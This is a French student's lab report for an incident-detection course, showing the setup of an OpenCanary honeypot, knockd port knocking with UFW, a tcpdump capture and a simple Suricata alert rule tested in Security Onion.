



DEVOIR D'ÉCOLE - 2023

COURS : DÉTECTION ET RÉPONSE AUX INCIDENTS

SUJET : POTS DE MIEL/HONEYPOTS, INVESTIGATION D'UNE MACHINE
WINDOWS, "THREAT HUNTING" AVEC RITA, ANALYSE DE
FICHIERS/MALWARE, PROCMON/PROCDOT

FRÉDÉRIC PERRON



Contents

Exercice 1 (30p) – Honeypot	1
Exercice 2 (25p) - Cyber Threat Hunting Level 1 (Max 7 Pages).....	10
Exercice 3 (15p) – Investigation d’une machine Windows	18
Exercice 4 (20p) – Analyse d’un fichier de malware	21
Exercice 5 (10p) – Analyse des fichiers	28

Devoir No 3

Consigne

- L'ensemble des réponses doivent être documentées et appuyées de captures d'écran. Même si la réponse est correcte si elle n'est pas documentée votre note sera de 0 point.
- Vous devez faire preuve d'analyse et de recherche dans les réponses que vous fournissez.
- Veuillez soumettre vos devoirs sous forme de fichiers PDF ou DOC et présenter vos réponses sous les questions ci-dessous en les copiant telles quelles avec leur numéro de question.

Exercice 1 (30p) – Honeypot

Utiliser le fichier *Lab 4 OpenCanary et port knocking.docx* de Course 7 pour effectuer les tâches suivantes :

- a) Configurer un honeypot qui écoutera sur les ports 21, 22 et 80 (5p)

Exercice 1 RÉPONSE

Nous commençons tout d'abord par se connecter sur notre serveur Ubuntu 20.04 et faisons le lab 4 OpenCanary et port knocking.docx en fonction du devoir

```
cr450 login: perfre
Password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sun 26 Mar 2023 03:27:34 AM UTC
System load:  0.06               Processes:    211
Usage of /:   33.1% of 9.75GB    Users logged in: 0
Memory usage: 10%               IPv4 address for ens33: 192.168.64.132
Swap usage:   0%

26 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar 26 03:23:53 UTC 2023 on tty1
perfre@cr450:~$
```

Nous commençons par modifier le fichier `/etc/ssh/sshd_config`

```
GNU nano 4.8 /etc/ssh/sshd_config
# $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $

# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf






#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

Nous ajoutons ensuite les ports 21, 22, 80, 22222 (lab)	<pre># The strategy used for options in the default # configuration is to specify options with their # default value, but leave them commented. Uncomment # to override or change the default value. # Include /etc/ssh/sshd_config.d/*.conf Port 21 Port 22 Port 80 Port 22222 #AddressFamily any #ListenAddress 0.0.0.0 #ListenAddress :: #HostKey /etc/ssh/ssh_host_rsa_key #HostKey /etc/ssh/ssh_host_ecdsa_key #HostKey /etc/ssh/ssh_host_ed25519_key # Ciphers and keying #RekeyLimit default none # Logging #SyslogFacility AUTH #LogLevel INFO</pre>
Maintenant, nous faisons le reboot après avoir modifier le fichier	<pre>#HostKey /etc/ssh/ssh_host_rsa_key #HostKey /etc/ssh/ssh_host_ecdsa_key #HostKey /etc/ssh/ssh_host_ed25519_key # Ciphers and keying #RekeyLimit default none # Logging #SyslogFacility AUTH #LogLevel INFO perfre@cr450:~\$ service ssh restart ==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ==== Authentication is required to restart 'ssh.service'. Authenticating as: Frederic Perron (perfre) Password: ==== AUTHENTICATION COMPLETE ==== perfre@cr450:~\$ sudo reboot [sudo] password for perfre:</pre>
Nous faisons des mises à jour puisque ça fait longtemps que nous avons été sur le serveur Ubuntu	<pre>perfre@cr450:~\$ sudo apt-get update Hit:1 http://ca.archive.ubuntu.com/ubuntu focal InRelease Get:2 http://ca.archive.ubuntu.com/ubuntu focal-updates InRelease [114 kB] Get:3 http://ca.archive.ubuntu.com/ubuntu focal-backports InRelease [109 kB] Get:4 http://ca.archive.ubuntu.com/ubuntu focal-security InRelease [114 kB] Get:5 http://ca.archive.ubuntu.com/ubuntu focal-updates/main amd64 Packages [2,430 kB] Get:6 http://ca.archive.ubuntu.com/ubuntu focal-updates/main Translation-en [416 kB] Get:7 http://ca.archive.ubuntu.com/ubuntu focal-updates/main amd64 c-n-f Metadata [16,4 kB] Get:8 http://ca.archive.ubuntu.com/ubuntu focal-updates/restricted amd64 Packages [1,671 kB] Get:9 http://ca.archive.ubuntu.com/ubuntu focal-updates/restricted Translation-en [235 kB] Get:10 http://ca.archive.ubuntu.com/ubuntu focal-updates/restricted amd64 c-n-f Metadata [620 B] Get:11 http://ca.archive.ubuntu.com/ubuntu focal-updates/universe amd64 Packages [1,039 kB] Get:12 http://ca.archive.ubuntu.com/ubuntu focal-updates/universe Translation-en [244 kB] Get:13 http://ca.archive.ubuntu.com/ubuntu focal-updates/universe amd64 c-n-f Metadata [24,0 kB] Get:14 http://ca.archive.ubuntu.com/ubuntu focal-updates/multiverse amd64 Packages [25,1 kB] Get:15 http://ca.archive.ubuntu.com/ubuntu focal-updates/multiverse amd64 c-n-f Metadata [532 B] Get:16 http://ca.archive.ubuntu.com/ubuntu focal-backports/universe amd64 Packages [24,9 kB] Get:17 http://ca.archive.ubuntu.com/ubuntu focal-backports/universe amd64 c-n-f Metadata [680 B] Get:18 http://ca.archive.ubuntu.com/ubuntu focal-security/main amd64 Packages [2,049 kB] Get:19 http://ca.archive.ubuntu.com/ubuntu focal-security/main Translation-en [334 kB] Get:20 http://ca.archive.ubuntu.com/ubuntu focal-security/main amd64 c-n-f Metadata [12,5 kB] Get:21 http://ca.archive.ubuntu.com/ubuntu focal-security/restricted amd64 Packages [1,561 kB] Get:22 http://ca.archive.ubuntu.com/ubuntu focal-security/restricted Translation-en [220 kB] Get:23 http://ca.archive.ubuntu.com/ubuntu focal-security/restricted amd64 c-n-f Metadata [624 B] Get:24 http://ca.archive.ubuntu.com/ubuntu focal-security/universe amd64 Packages [613 kB] Get:25 http://ca.archive.ubuntu.com/ubuntu focal-security/universe Translation-en [162 kB] Get:26 http://ca.archive.ubuntu.com/ubuntu focal-security/universe amd64 c-n-f Metadata [17,5 kB] Get:27 http://ca.archive.ubuntu.com/ubuntu focal-security/multiverse amd64 Packages [22,9 kB] Get:28 http://ca.archive.ubuntu.com/ubuntu focal-security/multiverse amd64 c-n-f Metadata [516 B] Fetched 11.7 MB in 4s (2,920 kB/s) Reading package lists... Done</pre>
Voici quelques une des commandes pour installer OpenCanary	<pre>perfre@cr450:~\$ pip install markupsafe==2.0.1 Collecting markupsafe==2.0.1 Downloading MarkupSafe-2.0.1-cp38-cp38-manylinux2010_x86_64.whl (30 kB) Installing collected packages: markupsafe Successfully installed markupsafe-2.0.1</pre>
Suite des commandes pour OpenCanary	<pre>perfre@cr450:~\$ virtualenv env created virtual environment CPython3.8.10.final.0-64 in 108ms creator CPython3Posix(dest=/home/perfre/env, clear=False, global=False) seeder FromAppData(download=False, pip:latest, setuptools:latest, wheel:latest, pkg_resources:st, viacopy, app_data_dir=/home/perfre/.local/share/virtualenv/seed-app-data/v1.0.1.debian.1) activators BashActivator,CShellActivator,FishActivator,PowerShellActivator,PythonActivator,Xo tivator perfre@cr450:~\$. env/bin/activate (env) perfre@cr450:~\$ pip install opencanary Collecting opencanary Downloading opencanary-0.7.1-py3-none-any.whl (3.0 MB) Collecting ipdf==1.7.2 Downloading ipdf-1.7.2.tar.gz (39 kB) Collecting simplejson==3.16.0 Downloading simplejson-3.16.0.tar.gz (81 kB) Collecting bcrypt==3.1.7 Downloading bcrypt-3.1.7-cp34-abi3-manylinux1_x86_64.whl (56 kB) Collecting hpfeeds==3.0.0 Downloading hpfeeds-3.0.0-py2.py3-none-any.whl (66 kB) Collecting PyPDF2==1.26.0 Downloading PyPDF2-1.26.0.tar.gz (77 kB) Collecting zopec.interface==5.0.0 Downloading zopec.interface-5.0.0-cp38-cp38-manylinux2010_x86_64.whl (234 kB) Requirement already satisfied: setuptools==44.0.0 in ./env/lib/python3.8/site-packages (44.0.0) Collecting pyasn1==0.4.5 Downloading pyasn1-0.4.5-py2.py3-none-any.whl (73 kB) Collecting cryptography==3.0 Downloading cryptography-3.0-cp35-abi3-manylinux2010_x86_64.whl (2.7 MB) Collecting ntmilib==0.72 Downloading ntmilib-0.72.tar.gz (22 kB) Collecting Twisted==19.10.0 Downloading Twisted-19.10.0.tar.bz2 (3.1 MB)</pre>

Nous mettons ensuite à true les http, ssh et mysql	<pre>"http.banner": "FTP server ready", "http.banner": "Apache/2.2.22 (Ubuntu)", "http.enabled": true, "httpserver.port": 80, "mysql.banner": "5.5.43-0ubuntu", "ssh.enabled": true, "ssh.port": 22,</pre>
Maintenant, voyons si les honeypots sont activés à partir de notre Security Onion. Nous pouvons voir que le OpenCanary est started du côté Ubuntu Server 20.04, et nous pouvons voir les ports ouverts lorsque nous faisons un scan de ports nmap sur le IP de la machine Ubuntu Server 20.04	<pre>env) perfre@cr450:~\$ opencanaryd --start * We hope you enjoy using OpenCanary. For more open source s.org, **</pre>
<pre>3004.2 focal InRelease doesn't support architecture i386 student@cr450:~\$ sudo apt-get install nmap Reading package lists... Done Building dependency tree Reading state information... Done The following packages were automatically installed and are no longer needed: docker-scan-plugin gir1.2-goa-1.0 libfwupdplugin1 libxmlb1 Use 'sudo apt autoremove' to remove them. The following additional packages will be installed: libblas3 liblinear4 liblua5.3-0 lua-lpeg nmap-common</pre>	<pre>Available nsock engines: epoll poll select student@cr450:~\$ nmap -p- 192.168.64.132 Starting Nmap 7.80 (https://nmap.org) at 2023-03-26 04:56 UTC Nmap scan report for 192.168.64.132 Host is up (0.00021s latency). Not shown: 65531 closed ports PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 80/tcp open http 2222/tcp open easyengine</pre>
Maintenant, si nous arrêtons le OpenCanary, les ports ne montreront plus ouverts	<pre>(env) perfre@cr450:~\$ opencanaryd --stop cat: /home/perfre/env/bin/opencanaryd.pid: No such file or directory Usage: kill [options] <pid> [...] Options: <pid> [...] send signal to every <pid> listed -<signal>, -s, --signal <signal> specify the <signal> to be sent -l, --list[=<signal>] list all signal names, or convert one to a name -L, --table list all signal names in a nice table -h, --help display this help and exit -V, --version output version information and exit For more details see kill(1).</pre>

b) Configurer et utiliser port knocking (5p)

Maintenant pour la section Port Knocking pour cacher le port 22222 qui est le vrai ssh. Commençons pas installer knockd sur le serveur Ubuntu 20.04	<pre>perfre@cr450:~\$ sudo apt install knockd (sudo) password for perfre: Reading package lists... Done Building dependency tree Reading state information... Done The following packages were automatically installed and are no longer required: libfontenc1 libice6 libinput-bin libinput10 libmtdev1 libsm6 libwacom-bin libwacom-common libwacom2 libxatracker2 libxaw7 libxcb-util1 libxfont2 libxkbfile1 libxmu6 libxpm4 libxss1 libxt6 libxvcl1 x11-xkb-utils xfonts-base xfonts-encodings xfonts-utils xserver-common xserver-xorg xserver-xorg-core xserver-xorg-input-all xserver-xorg-input-libinput xserver-xorg-input-wacom xserver-xorg-legacy xserver-xorg-video-all xserver-xorg-video-amd xserver-xorg-video-atl xserver-xorg-video-fbdev xserver-xorg-video-intel xserver-xorg-video-nouveau xserver-xorg-video-qxl xserver-xorg-video-radeonn xserver-xorg-video-vesa xserver-xorg-video-vmware Use 'sudo apt autoremove' to remove them. The following NEW packages will be installed: knockd 0 upgraded, 1 newly installed, 0 to remove and 85 not upgraded. Need to get 24.7 kB of archives. After this operation, 103 kB of additional disk space will be used. Get:1 http://ca.archive.ubuntu.com/ubuntu focal-updates/universe amd64 knockd amd64 0.7-1ubuntu 04.1 (24.7 kB) Fetched 24.7 kB in 0s (194 kB/s) Selecting previously unselected package knockd. (Reading database ... 99437 files and directories currently installed.) Preparing to unpack .../knockd_0.7-1ubuntu3.20.04.1_amd64.deb ... Unpacking knockd (0.7-1ubuntu3.20.04.1) ... Setting up knockd (0.7-1ubuntu3.20.04.1) ... Processing triggers for man-db (2.9.3-1) ... Processing triggers for systemd (245.4-4ubuntu3.17) ...</pre>
--	---

Nous modifions enfin la séquence de port knocking dans la section openSSH de 7000,8000,9000 à 10005,10006,10007 Et 10007,10008 et 10009 dans la section close ssh (comme dans le lien basically)	 <pre> [options] UseSyslog [openSSH] sequence = 10005,10006,10007_ seq_timeout = 5 command = /sbin/iptables -A INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9000,8000,7000 seq_timeout = 5 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn </pre>
Section closeSSH	 <pre> [closeSSH] sequence = 10007,10008,10009 seq_timeout = 5 command = /sbin/iptables -D INPUT tcpflags = syn </pre>
Ici nous voyons tout de changé	 <pre> [openSSH] sequence = 10005,10006,10007 seq_timeout = 5 command = /sbin/iptables -A INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 10007,10008,10009 seq_timeout = 5 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn </pre>
Maintenant nous devons modifier le /etc/default/knockd fichier. Pour faire ça nous allons une fois de plus utiliser Vim text editor. <i>Voir images dans les tables suivantes</i>	 <pre> # control if we start knockd at init or not # 1 = start # anything else = don't start # PLEASE EDIT /etc/knockd.conf BEFORE ENABLING START_KNOCKD=0 # command line options #KNOCKD_OPTS="-i eth1" </pre>
Nous devons maintenant localiser les données START_KNOCKD=0 et mettre la valeur de 0 à 1.	 <pre> # 1 = start # anything else = don't st # PLEASE EDIT /etc/knockd. START_KNOCKD=1 </pre>
Nous devons ensuite aller à la ligne KNOCKD_OPTS``-i eth1``, le uncomment et remplacer la valeur de eth1 par l'interface réseau active de mon système. J'ai pour ma part ens33, donc voir l'image à droite pour le changement.	 <pre> # control if we start knockd at init or not # 1 = start # anything else = don't start # PLEASE EDIT /etc/knockd.conf BEFORE ENABLING START_KNOCKD=1 # command line options KNOCKD_OPTS="-i ens33" </pre>

Nous exécutons ensuite le start, enable et status de knockd. Voir le start et enable à droite, et le status ci-dessous <pre>perfre@cr450:~\$ sudo systemctl status knockd • knockd.service - Port-Knock Daemon Loaded: loaded (/lib/systemd/system/knockd.service; Active: active (running) since Sun 2023-03-26 05:46: Docs: man:knockd(1)</pre>	<pre>perfre@cr450:~\$ sudo systemctl start knockd perfre@cr450:~\$ sudo systemctl enable knockd Synchronizing state of knockd.service with SysV service script with /lib/systemd/systemd-sysv-instal 1. Executing: /lib/systemd/systemd-sysv-install enable knockd Created symlink /etc/systemd/system/multi-user.target.wants/knockd.service + /lib/systemd/system/kn ckd.service. perfre@cr450:~\$</pre>
Nous devons ensuite installer un Firewall UFW vu que nous en avons pas déjà	<pre>perfre@cr450:~\$ sudo apt install ufw Reading package lists... Done Building dependency tree Reading state information... Done UFW is already the newest version (0.36-6ubuntu1). UFW set to manually installed. The following packages were automatically installed and are no longer required: libfontenc1 libice6 libinput-bin libinput10 libmtdev1 libsm6 libwacom-bin libwacom-common libwacom2 libxatracker2 libxau7 libxcb-util1 libxcb-util2 libxcb-util3 libxmu6 libxpm4 libxss libxv6 libxvnc1 x11-xkb-utils xfonts-base xfonts-encodings xfonts-utils xserver-common xserver-xorg xserver-xorg-core xserver-xorg-input-all xserver-xorg-input-libinput xserver-xorg-input-wacom xserver-xorg-legacy xserver-xorg-video-all xserver-xorg-video-a xserver-xorg-video-ati xserver-xorg-video-fbdev xserver-xorg-video-intel xserver-xorg-video-nouveau xserver-xorg-video-qxl xserver-xorg-video-radeon xserver-xorg-video-vesa xserver-xorg-video-vmware Use 'sudo apt autoremove' to remove them. 0 upgraded, 0 newly installed, 0 to remove and 85 not upgraded.</pre>
Une fois le Firewall installer, nous devons faire quelques configurations	<pre>perfre@cr450:~\$ sudo ufw app list Available applications: OpenSSH perfre@cr450:~\$ sudo ufw app info 'OpenSSH' Profile: OpenSSH Title: Secure shell server, an rshd replacement Description: OpenSSH is a free implementation of the Secure Shell protocol. Port: 22/tcp perfre@cr450:~\$</pre>
<pre>Port: 22/tcp perfre@cr450:~\$ sudo ufw disable Firewall stopped and disabled on system startup perfre@cr450:~\$ sudo ufw enable Firewall is active and enabled on system startup perfre@cr450:~\$</pre>	<pre># /etc/default/ufw # # Set to yes to apply rules to # accepted). You will need to # the changes to take affect. IPV6=yes</pre>
Nous voyons les règles que nous avons ajoutées au firewall	<pre>perfre@cr450:~\$ sudo ufw status numbered Status: active To Action From -- [1] 22222/tcp DENY IN Anywhere [2] 22/tcp DENY IN Anywhere [3] 22222/tcp (v6) DENY IN Anywhere (v6) [4] 22/tcp (v6) DENY IN Anywhere (v6)</pre>
Nous devons maintenant enlever les 2 22222/tcp	<pre>perfre@cr450:~\$ sudo ufw delete 1 Deleting: deny 22/tcp Proceed with operation (y/n)? y Rule deleted perfre@cr450:~\$ sudo ufw delete 4 ERROR: Could not find rule '4' perfre@cr450:~\$ sudo ufw status numbered Status: active To Action From -- [1] 22222/tcp ALLOW IN Anywhere [2] 22222/tcp (v6) ALLOW IN Anywhere (v6) [3] 22/tcp (v6) DENY IN Anywhere (v6)</pre> <pre>perfre@cr450:~\$ sudo ufw delete 3 Deleting: deny 22/tcp Proceed with operation (y/n)? y Rule deleted (v6) perfre@cr450:~\$</pre>
Nous voyons ici que le port 22222 est maintenant caché	<pre>Available nsock engines: epoll poll select student@cr450:~\$ nmap -p- 192.168.64.132 Starting Nmap 7.80 (https://nmap.org) at 2023-03- Nmap scan report for 192.168.64.132 Host is up (0.00021s latency). Not shown: 65531 closed ports PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 80/tcp open http</pre>

Installons knockd sur notre security onion	<pre> Reading package lists... Done Building dependency tree Reading state information... Done The following packages were automatically installed and are no longer required: docker-scan-plugin gir1.2-goa-1.0 libfwupdplugin1 libxmlb1 Use 'sudo apt autoremove' to remove them. The following NEW packages will be installed: knockd 0 upgraded, 1 newly installed, 0 to remove and 71 not upgraded. Need to get 24.7 kB of archives. After this operation, 103 kB of additional disk space will be used. Get:1 http://archive.ubuntu.com/ubuntu focal-updates/universe amd64 knockd amd64 0.7-1ubuntu3.20.04.1 [24.7 kB] Fetched 24.7 kB in 0s (66.4 kB/s) Selecting previously unselected package knockd. (Reading database ... 187692 files and directories currently installed.) Preparing to unpack .../knockd_0.7-1ubuntu3.20.04.1_amd64.deb ... Unpacking knockd (0.7-1ubuntu3.20.04.1) ... Setting up knockd (0.7-1ubuntu3.20.04.1) ... Processing triggers for man-db (2.9.1-1) ... Processing triggers for systemd (245.4-4ubuntu3.19) ... student@cr450:~\$ </pre>
Nous faisons ensuite le knock vers la séquence et notre serveur Ubuntu 20.04	<pre> student@cr450:~\$ knock -v 192.168.64.132 10005 10006 10007 hitting tcp 192.168.64.132:10005 hitting tcp 192.168.64.132:10006 hitting tcp 192.168.64.132:10007 student@cr450:~\$ </pre>
À ce point-ci, nous pouvons avec succès login dans notre serveur en utilisant SSH	<pre> student@cr450:~\$ ssh perfre@192.168.64.132 The authenticity of host '192.168.64.132 (192.168.64.132)' can't be established. ECDSA key fingerprint is SHA256:GpUMFE0FHotrAU5oFao70z+2+MsdKILZasJEGDALJom. Are you sure you want to continue connecting (yes/no/[fingerprint])? y Please type 'yes', 'no' or the fingerprint: yes Warning: Permanently added '192.168.64.132' (ECDSA) to the list of known hosts. perfre@192.168.64.132's password: Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Sun 26 Mar 2023 07:03:45 PM UTC System load: 0.04 Processes: 227 Usage of /: 38.3% of 9.75GB Users logged in: 1 Memory usage: 11% IPv4 address for ens33: 192.168.64.132 Swap usage: 0% * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment. https://ubuntu.com/engage/secure-kubernetes-at-the-edge 89 updates can be applied immediately. 57 of these updates are standard security updates. To see these additional updates run: apt list --upgradable Now release '22.04.2 LTS' available. Run 'do-release-upgrade' to upgrade to it. Last login: Sun Mar 26 18:38:01 2023 </pre>
Preuve que nous sommes connectés sur notre serveur Ubuntu à partir de Security Onion	<pre> Last login: Sun Mar 26 18:38:01 2023 perfre@cr450:~\$ whoami perfre perfre@cr450:~\$ </pre>
Finalement, pour fermer la session SSH, nous envoyons un closing knock sequence au serveur avec la suite des valeurs	<pre> perfre@cr450:~\$ knock -v 192.168.64.132 10007 10006 10005 hitting tcp 192.168.64.132:10007 hitting tcp 192.168.64.132:10006 hitting tcp 192.168.64.132:10005 student@cr450:~\$ </pre>

- c) Créer une règle de test Suricata qui se déclenchera lorsqu'il y a une connexion à l'un des 3 ports définis au point a). **Le mg doit contenir votre prénom et votre nom de famille. (5p)**

- d) Utilisez tcpdump pour capturer le trafic suivant: connexion à un des 3 ports de a). **Filtre sur l'IP de destination et les ports (5p)**

Nous commençons par regarder si un firewall est actif, ce qui pourrait causer un blocage des connexions SSH. Il est inactif donc ça devrait fonctionner	
On commence le listener tcpdump sur notre ens33, avec notre adresse IP et les ports demandés pour ajouter au filtre	
Nous nous connectons ensuite à partir d'une autre VM sur notre SecOnion à partir du port SSH. Ce qui devrait déclencher du trafic pour capturer en fichier pcap	
On regarde aussi avant faire sûr que les ports sont bel et bien ouverts	
Résultats de la capture du trafic dans un fichier pcap (dev3)	

e) Testez votre règle du Suricata en utilisant le PCAP de d) (5p)

```
student@cr450:~/devoir3$ sudo so-suricata-testrule devoir3.rules /home/student/dev3.pcap
[sudo] password for student:
```

```
Running all.rules and devoir3.rules against the following pcap: /home/student/dev3.pcap

==== Begin Suricata Output ====
30/3/2023 -- 05:06:14 - <Notice> - This is Suricata version 6.0.9 RELEASE running in USER mode
30/3/2023 -- 05:06:14 - <Info> - CPUs/cores online: 8
30/3/2023 -- 05:06:14 - <Info> - dropped the caps for main thread
30/3/2023 -- 05:06:14 - <Info> - eve-log output device (regular) initialized: /nsn/eve-%Y-%m-%d-%H:%M.json
30/3/2023 -- 05:06:14 - <Info> - stats output device (regular) initialized: stats.log
30/3/2023 -- 05:06:15 - <Info> - 1 rule files processed, 32869 rules successfully loaded, 0 rules failed
30/3/2023 -- 05:06:15 - <Info> - Threshold config parsed: 0 rule(s) found
30/3/2023 -- 05:06:15 - <Info> - 32872 signatures processed. 1234 are IP-only rules, 5207 are inspecting packet payload, 26486 inspect application layer, 0 are decoder event only
30/3/2023 -- 05:06:17 - <Info> - can't get cpu-affinity node
30/3/2023 -- 05:06:17 - <Notice> - all 1 packet processing threads, 4 management threads initialized, engine started.
30/3/2023 -- 05:06:17 - <Info> - Starting file run for /input.pcap
30/3/2023 -- 05:06:17 - <Info> - pcap file /input.pcap end of file reached (pcap err code 0)
30/3/2023 -- 05:06:17 - <Notice> - Signal Received. Stopping engine.
30/3/2023 -- 05:06:17 - <Info> - time elapsed 0.059s
30/3/2023 -- 05:06:17 - <Notice> - Pcap-file module read 1 files, 79 packets, 12399 bytes
30/3/2023 -- 05:06:17 - <Info> - Alerts: 1
30/3/2023 -- 05:06:17 - <Info> - cleaning up signature grouping structure... complete
==== End Suricata Output ====

If any alerts hit, they will be displayed below:

{
  "timestamp": "2023-03-30T01:48:59.825888+0000",
  "flow_id": 158603508865568,
  "pcap_cnt": 1,
  "event_type": "alert",
  "src_ip": "192.168.64.133",
  "src_port": 44928,
  "dest_ip": "192.168.64.131",
  "dest_port": 22,
  "proto": "TCP",
  "community_id": "1:TuLOGUYh2AbUeIIP9nBjttLv54=",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 1000001,
    "rev": 1,
    "signature": "FredPerron on ports 21, 22, and 80",
    "category": "",
    "severity": 3,
    "rule": "alert tcp any any -> any [21,22,80] (msg:\\"FredPerron on ports 21, 22, and 80\\"; sid:1000001; rev:1;)"
  },
  "payload_printable": "",
  "stream": 0,
  "packet": "AAWpFEFvAAWpFeLGCABFAAA8RdpAAEAG8oJqECFwKhAg+AAABPI3v6AAAAAKAC+vCwKwAAAgQfTAQCCAOEd5teAAAAAEDAwc=",
  "packet_info": {
    "linktype": 1
  }
}

End so-suricata-testrule
```

f) Ajoutez votre nouvelle règle dans Security Onion à /opt/so/saltstack/local/salt/idstools/local.rules. Dans 15 minutes cette règle deviendra active. Après minimum 15 minutes, générez un événement pour le déclencher la règle et identifiez l'alerte dans les alertes de Security Onion (5p)

a. Reference <https://docs.securityonion.net/en/2.3/local-rules.html>

```
student@cr450:~$ sudo so-import-pcap
Usage: /usr/sbin/so-import-pcap <pcap-file-1> [pcap-file-2] [pcap-file-N]

Imports one or more PCAP files onto a sensor node. The PCAP traffic will be analyzed and made available for review in the Security Onion toolset.
student@cr450:~$
```

```
student@cr450:~/devoir3$ sudo mv * /opt/so/saltstack/local/salt/idstools/local.rules
```

Le seul fichier qui était dans le dossier devoir3 était ma règle suricata.

```

student@cr450:~/devoir3$ ls
devoir3.rules2
student@cr450:~/devoir3$ sudo su
root@cr450:/home/student/devoir3# sudo mv * /opt/so/saltstack/local/salt/idstools/local.rules
root@cr450:/home/student/devoir3# ls opt/so/saltstack/local/salt/idstools/local.rules/
ls: cannot access 'opt/so/saltstack/local/salt/idstools/local.rules/': No such file or directory
root@cr450:/home/student/devoir3# ls opt/so/saltstack/local/salt/idstools/local.rules
ls: cannot access 'opt/so/saltstack/local/salt/idstools/local.rules': No such file or directory
root@cr450:/home/student/devoir3# exit
exit
student@cr450:~/devoir3$ cd
student@cr450:~$ sudo ls /opt/so/saltstack/local/salt/idstools/local.rules
/opt/so/saltstack/local/salt/idstools/local.rules
student@cr450:~$ cd devoir3
student@cr450:~/devoir3$ ls
student@cr450:~/devoir3$

```

On peut voir que le fichier a été envoyé au répertoire

